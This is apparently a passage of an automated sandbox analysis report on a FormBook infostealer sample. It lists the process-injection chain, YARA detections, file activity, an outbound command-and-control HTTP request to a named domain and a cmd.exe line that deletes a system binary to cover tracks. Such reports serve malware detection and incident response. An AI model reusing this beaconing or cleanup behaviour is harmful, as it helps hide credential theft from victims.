6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49749	198.54.117.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 08:42:51.992958069 CEST	6196	OUT	GET /uv34/?_JB=SL3d2L8&D0Dhj=/y2QUNCyd1bGxdPjEN+TG3wvArtE+ieT5j9LKQh68qSP5982epgdoI7eXFRWiHaQS6pCkVOSpw== HTTP/1.1 Host: www.sandybottomsflipflops.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: 00098765123POIIU.exe PID: 6396 Parent PID: 5908

General

Start time:	08:40:47
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\00098765123POIIU.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\00098765123POIIU.exe'
Imagebase:	0xe50000
File size:	968192 bytes
MD5 hash:	4E2D6AB0C9A56AEE76BA33BD26DCE9B1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.338604587.0000000004261000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.338604587.0000000004261000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.338604587.0000000004261000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.337921223.00000000032B0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0ACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0ACF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\00098765123POIIU.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E3BC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\00098765123POIIU.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E3BC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E085705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E085705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DFE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E08CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DFE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DFE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DFE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DFE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E085705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E085705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CEF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CEF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CEF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CEF1B4F	ReadFile

Analysis Process: RegSvcs.exe PID: 6572 Parent PID: 6396

General

Start time:	08:40:51
Start date:	12/05/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x5a0000
File size:	45152 bytes

MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.377717750.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.377717750.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.377717750.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.378011381.0000000000E40000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.378011381.0000000000E40000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.378011381.0000000000E40000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.378035530.0000000000E70000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.378035530.0000000000E70000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.378035530.0000000000E70000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6572

General

Start time:	08:40:53
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 6920 Parent PID: 3440

General

Start time:	08:41:08
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x380000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.595659857.00000000004F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.595659857.00000000004F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.595659857.00000000004F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.596425182.00000000032F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.596425182.00000000032F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.596425182.00000000032F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.597635869.0000000003750000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.597635869.0000000003750000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.597635869.0000000003750000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	33082A7	NtReadFile

Analysis Process: cmd.exe PID: 6940 Parent PID: 6920

General

Start time:	08:41:12
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6948 Parent PID: 6940

General

Start time:	08:41:12
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis